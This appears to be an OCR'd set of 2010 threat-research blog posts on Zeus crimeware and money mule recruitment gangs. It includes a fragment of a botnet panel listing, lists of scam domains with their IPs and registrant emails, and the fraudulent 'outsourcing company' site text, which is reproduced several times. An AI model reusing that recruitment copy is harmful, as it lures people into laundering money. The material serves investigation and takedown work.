7	baha_000b7951	1.0.6.11/rell	95.225	--	.225:6838	95.225:8553	Просмотр	Убить	17:38:47	4.344
8	pc314682723428_02549a29	1.0.6.11/rell	91.142	LT	.142:6393	91.142:4916	Просмотр	Убить	00:35:28	0.344
9	mendzior_hak7aj_000b89eb	1.0.6.11/rell	36.146	PL	.146:8838	96.146:7361	Просмотр	Убить	00:15:37	0.657
10	mini_0ab0259d	1.0.6.11/part	78.133	--	.133:5116	78.133:8193	Просмотр	Убить	03:45:57	0.484
11	preseal_000bc987	1.0.6.11/rell	154.41	RU	4.41:7185	154.41:8785	Просмотр	Убить	00:16:19	7.985
12	tatko_01370c0d	1.0.6.11/part	192.173	BG	2.173:7788	192.173:7993	Просмотр	Убить	02:16:49	0.313
13	yettabyte_0072c326	1.0.6.11/rell	202.41	IR	2.41:7315	202.41:7991	Просмотр	Убить	00:56:11	3.203
14	amd_0007b3ec	1.0.6.11/part	10.171	BG	.171:4799	10.171:4602	Просмотр	Убить	07:59:06	3.219
15	______00c113d3	1.0.6.11/part	19.54	RU	.54:5899	19.54:8318	Просмотр	Убить	01:16:17	0.282
16	pppp_05469242	1.0.6.11/part	134.35	BG	4.35:6318	134.35:5486	Просмотр	Убить	24:51:35	0.331
17	nedelina_000a3b14	1.0.6.11/part	247.149	BG	7.149:6953	247.149:8553	Просмотр	Убить	04:57:36	0.39
18	krishna_000c03fd	1.0.6.11/rell	235.54	EE	5.54:6124	235.54:7724	Просмотр	Убить	11:49:42	0.343
19	72faaf9c8a04418_000bfa8b	1.0.6.11/part	190.3	RU	0.3:5778	190.3:7854	Просмотр	Убить	03:48:10	0.578
20	boss_0004b3bc	1.0.6.11/rell	1.217	RU	217:6758	1.217:4625	Просмотр	Убить	07:20:59	0.532
21	orzech_0001fd27	1.0.6.11/rell	27.64	PL	.64:8677	27.64:8238	Просмотр	Убить	00:08:32	2.796
22	user_fe058c2044_000b146d	1.0.6.11/rell	31.187	BG	.187:6728	31.187:5528	Просмотр	Убить	01:09:56	0.344
23	el_2a309e7e93cb_003edfa4	1.0.6.11/rell	1.94	RO	94:7353	1.94:6986	Просмотр	Убить	00:53:43	0.328

Copyright © 2008

The Current State of the Crimeware Threat (2010-03-20 17:05)

With [1]Zeus crimeware infections reaching epidemic levels, [2]two-factor authentication under fire, and the actual

[3]DIY (do-it-yourself) kit becoming more sophisticated, it’s time to reassess the situation by discussing the current and emerging crimeware trends.

What’s the current state of the crimeware threat? Just how vibrant is the underground marketplace when it comes to crimeware? What are ISPs doing, and should ISPs be doing to solve the problem? Does taking down a

cybercrime-friendly ISP has any long term effects?

I asked [4]Thorsten Holz, researcher at Vienna University of Technology, whose team not only participated in

the recent [5]takedown of the Waledac botnet, but [6]released an interesting paper earlier this year, summarizing their findings based on 33GB of crimeware data obtained from active campaigns.

- **[7]The current state of the crimeware threat - Q &A**

Go through the Q &A.

Related posts on crimeware kits, trends and developments:

[8]Crimeware in the Middle - Zeus

[9]Crimeware in the Middle - Limbo

[10]Crimeware in the Middle - Adrenalin

[11]76Service - Cybercrime as a Service Going Mainstream

[12]Zeus Crimeware as a Service Going Mainstream

[13]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[14]Zeus Crimeware Kit Gets a Carding Layout

[15]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

1137

[16]Help! Someone Hijacked my 100k+ Zeus Botnet!

[17]Inside a Zeus Crimeware Developer’s To-Do List

Zeus crimeware serving campaigns for Q1, 2010, related to TROYAK-AS:

[18]TROYAK-AS: the cybercrime-friendly ISP that just won’t go away

[19]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[20]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[21]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[22]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[23]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two[25]

This post has been reproduced from [26]Dancho Danchev’s blog. Follow him [27]on Twitter.

1. http://blogs.zdnet.com/security/?p=5365

2. http://blogs.zdnet.com/security/?p=4402

3. http://www.secureworks.com/research/threats/zeus/

4. http://honeyblog.org/

5. http://honeyblog.org/archives/52-Waledac-Takedown-Successful.html

6. http://honeyblog.org/archives/48-Studying-Aspects-of-the-Underground-Economy.html

7. http://blogs.zdnet.com/security/?p=5797

8. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

9. http://ddanchev.blogspot.com/2009/03/crimeware-in-middle-limbo.html

10. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

11. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

12. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

13. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

14. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

15. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

16. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html

17. http://ddanchev.blogspot.com/2009/04/inside-zeus-crimeware-developers-to-do.html

18. http://blogs.zdnet.com/security/?p=5761

19. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

20. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

21. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

22. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html


23. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

24. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

25. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

26. http://ddanchev.blogspot.com/

27. http://twitter.com/danchodanchev



How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, UK, Philippine, Moldova and other countries. Why waste your precious time in finding service provider when they are looking for you. Send us your service requirements as project and let professional freelancers and service firms compete. Utilize TNM Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, TNM Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Our business model will help buyers access world-class talent to derive maximum advantage in terms of faster development cycle, shorter delivery schedules, high quality

Featured Analytics

Global Demand for IT Services

It is hard to beat the global market when considering where to go for cost-efficient, high quality IT services. Obviously, labor overseas is cheaper than in the United States or in major European business centers...


Latest projects

- Seeking Joomla Expert 20 March 2010
- Magento or CSS/XHTML/JS part-time developer 19 March 2010
- Help Market Website 19 March 2010
- Affordable Freelance Content Writer for PSD to XHTML conversion website 19 March 2010
- Web Developer / Designer Freelance 19 March 2010
- Experienced Graphic Designer 19 March 2010
- Freelance flash designer for website 19 March 2010
- Ongoing Freelance Web Designer - < $50/ hr 19 March 2010
- Development, Design and/or Flash

Keeping Money Mule Recruiters on a Short Leash - Part Three (2010-03-20 23:14)

UPDATED: 7 minutes after notification, **EUROACCESS** responded that the IPs mentioned within the AS " *have been blackholed for the time being until a confirmation of cleanup has been received from the customer.* "

1139



augment-group.com	85.12.46.96
augmentgroup.net	85.12.46.96
augment-groupmain.tw	85.12.46.95
amplitude-groupmain.net	85.12.46.243
asperitygroup.net	85.12.46.95
asperity-group.com	85.12.46.95
altitude-groupli.com	85.12.46.95
celeritygroupmain.tw	85.12.46.95
celerity-groupmain.net	85.12.46.96
celerity-groupmain.tw	85.12.46.95
impact-groupinc.net	85.12.46.95
impact-groupnet.com	85.12.46.95
excel-groupsvc.com	85.12.46.95
fecunda-group.com	85.12.46.96
fecunda-groupmain.net	85.12.46.95
fecunda-groupmain.tw	85.12.46.95
foreaim-group.com	85.12.46.95
foreaimgroup.net	85.12.46.96
golden-gateinc.com	85.12.46.95
golden-gateco.net	85.12.46.96
luxor-groupco.tw	85.12.46.96
luxor-groupinc.tw	85.12.46.96
synapse-groupinc.tw	85.12.46.95
synapse-groupfine.net	85.12.46.96
synapsegroupli.com	85.12.46.96
spark-groupsvc.com	85.12.46.96
tnmgroupsvc.net	85.12.46.96
tnmgroupinc.com	85.12.46.95
westendgroupsvc.net	85.12.46.96

It’s a fact. However, in less than a minute the money mule recruitment gang moved the domains from the now

blackholed **85.12.46.241; 85.12.46.242; 85.12.46.243; 85.12.46.244; 85.12.46.245** to **85.12.46.95** and **85.12.46.96**.

These, including the crimeware and the scareware IPs, are now also blackholed. Let’s see what the gang will

do next.

The cybercriminals you know, are better than the cybercriminals you don’t know. They can be typosquatting,

or changing their hosting providers, but they can’t escape.

The money mule recruiters profiled in "[1]Keeping Money Mule Recruiters on a Short Leash" and in "[2]Keeping Money Mule Recruiters on a Short Leash - Part Two" are now switching hosting to **AS34305, EUROACCESS Global Autonomous System** – the [3]Koobface gang was also using their services during the Christmas season.

The gang appears to have also purchased new templates using new, but naturally, bogus descriptions of the

money mule recruitment companies. It gets even more interesting, when one of the domains (**[4]greatuk.org**) participating in a Zeus crimeware campaign within **AS34305**, has been registered to *hilarykneber@yahoo.com* (**[5]The Kneber botnet - FAQ**).

An excerpt from **[6]The Kneber botnet - FAQ** on the Koobface gang connection:

• The name servers used in [7]December, 2009's DocStoc scareware campaign, were registered using the same

email used to register the [8]client-side exploit serving domains part of the Koobface gang's experiment conducted in November, 2009. Parked on the same IP hosting the domain which was serving the malware in the

campaign, was also the a domain registered to **HilaryKneber@yahoo.com** (search-results .cn) Even more interesting is the fact that the emails used to registered the rest of the domains parked at this IP, are also known to have been used in registering money mule recruitment domains (**[9]Standardizing the Money Mule Recruitment Process**; **[10]Keeping Money Mule Recruiters on a Short Leash**)


The bogus money mule recruitment companies are using identical templates, describing themselves as follows:

" *Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry’s vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today’s scenario in the business world is more competitive than what it was in the past.*

There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Let’s expose the domains portfolio, its supporting name servers, and emphasize on the scareware and crime-

ware activity currently taking place at **AS34305, EUROACCESS Global Autonomous System**.



How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine, UK, Philippine, Moldova and other countries. Why waste your precious time in finding service provider when they are looking for you. Send us your service requirements as project and let professional freelancers and service firms compete. Utilize Synapse Group Inc as the platform to outsource all your business needs. As an efficient online outsourcing facilitator, Synapse Group Inc brings together buyers and service providers. It helps the buyers with the freedom to choose professional freelancers and service firms to whom they can outsource their business needs to maximize their competitive advantage.

Authorization

Enter to partners area.

Login: *
Password: *

Latest projects

- Seeking Joomla Expert
  20 March 2010
- Magento or CSS/XHTML/JS part-time developer
  19 March 2010
- Help Market Website
  19 March 2010
- Affordable Freelance Content Writer for PSD to XHTML conversion website
  19 March 2010
- Web Developer / Designer Freelance
  19 March 2010
- Experienced Graphic Designer
  19 March 2010
- Freelance flash designer for website
  19 March 2010
- Ongoing Freelance Web Designer - < $50/ hr
  19 March 2010

Active money mule recruitment domains:

augment-group.com - 85.12.46.245 - Email: mylar@5mx.ru

augmentgroup.net - 85.12.46.245 - Email: glean@fastermail.ru

augment-groupmain.tw - 85.12.46.245 - Email: gutsy@qx8.ru

amplitude-groupmain.net - 85.12.46.245 - Email: tabs@5mx.ru

asperitygroup.net - 85.12.46.241 - Email: cde@freenetbox.ru

asperity-group.com - 85.12.46.244 - Email: okay@qx8.ru

alwyn-groupllc.com - Email: cde@freenetbox.ru

altitude-groupli.com - 85.12.46.244 - Email: mylar@5mx.ru

celeritygroupmain.tw - 85.12.46.242 - Email: gutsy@qx8.ru


celerity-groupmain.net - 85.12.46.243 - cde@freenetbox.ru

celerity-groupmain.tw - 85.12.46.241 - Email: weds@fastermail.ru

impact-groupinc.net - 85.12.46.242 - Email: cde@freenetbox.ru

impact-groupnet.com - 85.12.46.243 - Email: okay@qx8.ru

excel-groupsvc.com - 85.12.46.241 - Email: carlo@qx8.ru


Augment Group Inc
How site works?
1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit
HOME
ABOUT THE COMPANY
PROJECTS
ANALYTICS
LINKS
CONTACTS

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

IT Programmers

- Customer Services
- Call Centers
- Back Office Functions
- Payroll
- Software Development
- Web programming
- Graphics & document conversions

You can easily find freelancers and service firms from US, India, Australia, Russia, Romania, Ukraine,

Authorization

Enter to partners area.

Login: *

Password: *

Login

Registration Forgot password?

Latest projects

- Seeking Joomla Expert
  20 March 2010
- Magento or CSS/XHTML/JS part-time developer
  19 March 2010
- Help Market Website
  19 March 2010
- Affordable Freelance Content Writer for PSD to XHTML conversion website
  19 March 2010
- Web Developer / Designer Freelance
  19 March 2010
- Experienced Graphic Designer
  19 March 2010
- Freelance flash designer for website
  19 March 2010

fecunda-group.com - 85.12.46.241 - Email: okay@qx8.ru

fecunda-groupmain.net - 85.12.46.243 - Email: mylar@5mx.ru

fecunda-groupmain.tw - 85.12.46.245 - Email: ti@fastermail.ru

foreaim-group.com - 85.12.46.245 - Email: cde@freenetbox.ru

foreaimgroup.net - 85.12.46.241 - Email: glean@fastermail.ru

golden-gateinc.com - 85.12.46.242 - Email: cde@freenetbox.ru

golden-gateco.net - 85.12.46.242 - Email: carlo@qx8.ru

luxor-groupco.tw - 85.12.46.244 - Email: logic@qx8.ru

luxor-groupinc.tw - 85.12.46.244 - Email: gv@fastermail.ru

synapse-groupinc.tw - 85.12.46.241 - Email: omega@

fastermail.ru

synapse-groupfine.net - 85.12.46.245 - Email: okay@qx8.ru

